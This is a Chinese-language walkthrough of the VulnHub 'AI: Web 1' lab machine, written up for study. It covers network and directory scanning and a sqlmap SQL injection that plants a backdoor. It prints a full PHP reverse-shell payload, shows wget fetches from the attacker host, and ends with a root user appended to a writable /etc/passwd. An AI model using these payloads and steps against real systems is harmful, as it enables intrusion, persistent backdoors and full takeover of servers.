> *靶机地址：* https://www.vulnhub.com/entry/ai-web-1,353/

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-02 12:08 CST
Nmap scan report for 192.168.139.1
Host is up (0.00013s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00017s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.134
Host is up (0.0014s latency).
MAC Address: 00:0C:29:77:6C:85 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:FF:C1:78 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.06 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.139.134
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd
| http-robots.txt: 2 disallowed entries
|_/m3diNf0/ /se3reTdir777/uploads/
|_http-server-header: Apache
|_http-title: AI Web 1.0
MAC Address: 00:0C:29:77:6C:85 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

目录枚举


```
gobuster dir -u http://192.168.139.134/m3diNf0 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/02 12:10:06 [!] parse http://192.168.139.134/error_log: net/url:
/index.html (Status: 200)
```



两个都无法访问，但是`/se3reTdir777`可以访问

存在明显的sql注入



直接使用sqlmap爆出了数据库

能不能获取shell，但是不知道网站的物理路径。。。

getshell

对`/m3diNf0`进行目录枚举

```
gobuster dir -u http://192.168.139.134/m3diNf0 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

有个`info.php`

PWD	/

PHP Variables

Variable	Value
$_SERVER['HTTP_HOST']	192.168.139.134
$_SERVER['HTTP_USER_AGENT']	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.
$_SERVER['HTTP_ACCEPT']	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
$_SERVER['HTTP_ACCEPT_LANGUAGE']	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
$_SERVER['HTTP_ACCEPT_ENCODING']	gzip, deflate
$_SERVER['HTTP_CONNECTION']	close
$_SERVER['HTTP_UPGRADE_INSECURE_REQUESTS']	1
$_SERVER['PATH']	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$_SERVER['SERVER_SIGNATURE']	*no value*
$_SERVER['SERVER_SOFTWARE']	Apache
$_SERVER['SERVER_NAME']	192.168.139.134
$_SERVER['SERVER_ADDR']	192.168.139.134
$_SERVER['SERVER_PORT']	80
$_SERVER['REMOTE_ADDR']	192.168.139.1
$_SERVER['DOCUMENT_ROOT']	/home/www/html/web1x443290o2sdf92213
$_SERVER['REQUEST_SCHEME']	http
$_SERVER['CONTEXT_PREFIX']	*no value*
$_SERVER['CONTEXT_DOCUMENT_ROOT']	/home/www/html/web1x443290o2sdf92213
$_SERVER['SERVER_ADMIN']	webmaster@localhost
$_SERVER['SCRIPT_FILENAME']	/home/www/html/web1x443290o2sdf92213/m3diNf0/info.php


```
/home/www/html/web1x443290o2sdf92213     #失败
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/
```

```
> 2
please provide a comma separate list of absolute directory paths: /home/www/html/web1x4432
90o2sdf92213/se3reTdir777/uploads/
[12:34:59] [WARNING] unable to automatically parse any web server path
[12:34:59] [INFO] trying to upload the file stager on '/home/www/html/web1x443290o2sdf9221
3/se3reTdir777/uploads/' via LIMIT 'LINES TERMINATED BY' method
[12:34:59] [INFO] the file stager has been successfully uploaded on '/home/www/html/web1x4
43290o2sdf92213/se3reTdir777/uploads/' - http://192.168.139.134:80/se3reTdir777/uploads/tm
pudoue.php
[12:34:59] [INFO] the backdoor has been successfully uploaded on '/home/www/html/web1x4432
90o2sdf92213/se3reTdir777/uploads/' - http://192.168.139.134:80/se3reTdir777/uploads/tmpbk
kxs.php
[12:34:59] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
tmpbkkxs.php
tmpudoue.php
---
os-shell>
```

换成msf的shell

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.139.128
LPORT=1234 R > shell.php
```

直接在os-shell

```
os-shell> echo '<?php phpinfo();?>'>tt.php
do you want to retrieve the command standard output? [Y/n/a] n
os-shell> echo '<?php /**/ error_reporting(0); $ip = '192.168.139.128'; $port = 1234; if (
($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_typ
e = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $
s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_IN
ET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $
s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket')
; } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = so
cket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len
']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s,
 $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; }
} $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suho
sin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $
b); $suhosin_bypass(); } else { eval($b); } die();'>ttt.php
do you want to retrieve the command standard output? [Y/n/a] n
os-shell> wget http://192.168.139.128:65534/shell.php
do you want to retrieve the command standard output? [Y/n/a] n
os-shell> wget http://192.168.139.128:65534/ttt.php
do you want to retrieve the command standard output? [Y/n/a] n
os-shell> wget http://192.168.139.128:65534/aaa.php
do you want to retrieve the command standard output? [Y/n/a] n
os-shell>
```

成功反弹shell

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.108
lhost => 192.168.0.108
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > set lhost 192.168.139.128
lhost => 192.168.139.128
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.139.128:1234
[*] Sending stage (38288 bytes) to 192.168.139.134
[*] Meterpreter session 1 opened (192.168.139.128:1234 -> 192.168.139.134:34346) at 2020-0
2-02 12:55:47 +0800

meterpreter >
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads$ find / -writabl
e -type f 2>/dev/null >/tmp/report.txt
<nd / -writable -type f 2>/dev/null >/tmp/report.txt
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads$
<r777/uploads$ grep -Ev '/proc|/sys' /tmp/report.txt
/tmp/report.txt
/var/backups/passwd.bak
/home/www/html/web1x443290o2sdf92213/robots.txt
/home/www/html/web1x443290o2sdf92213/se3reTdir777/index.php
/home/www/html/web1x443290o2sdf92213/se3reTdir777/c0nFil3bd.php
/home/www/html/web1x443290o2sdf92213/se3reTdir777/jquery-1.7.2.js
/home/www/html/web1x443290o2sdf92213/se3reTdir777/style-main.css
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/tt.php
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/tmpbszvb.php
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/aaa.php
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/a.php
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/tmpumerd.php
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/.a.php.swp
/home/www/html/web1x443290o2sdf92213/m3diNf0/info.php
/home/www/html/web1x443290o2sdf92213/index.html
/etc/passwd-
/etc/passwd
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads$
```

www-data对/etc/passwd有修改权限，直接添加root权限的用户

```
openssl passwd -1 -salt saltvalue gqy
echo 'gqy:$1$saltvalu$DRYceYIChAKLw2cBELUkn.:0:0:who add
it:/bin/bash'>> /etc/passwd
```

```
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads$ echo 'gqy:$1$sa
ltvalu$DRYceYIChAKLw2cBELUkn.:0:0:who add it:/bin/bash'>> /etc/passwd
<Lw2cBELUkn.:0:0:who add it:/bin/bash'>> /etc/passwd
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads$ 苏^H

www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads$ su gqy
</web1x443290o2sdf92213/se3reTdir777/uploads$ su gqy
Password: gqy

# c
c
sh: 1: c: not found
# cd /root
cd /root
#
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/101075389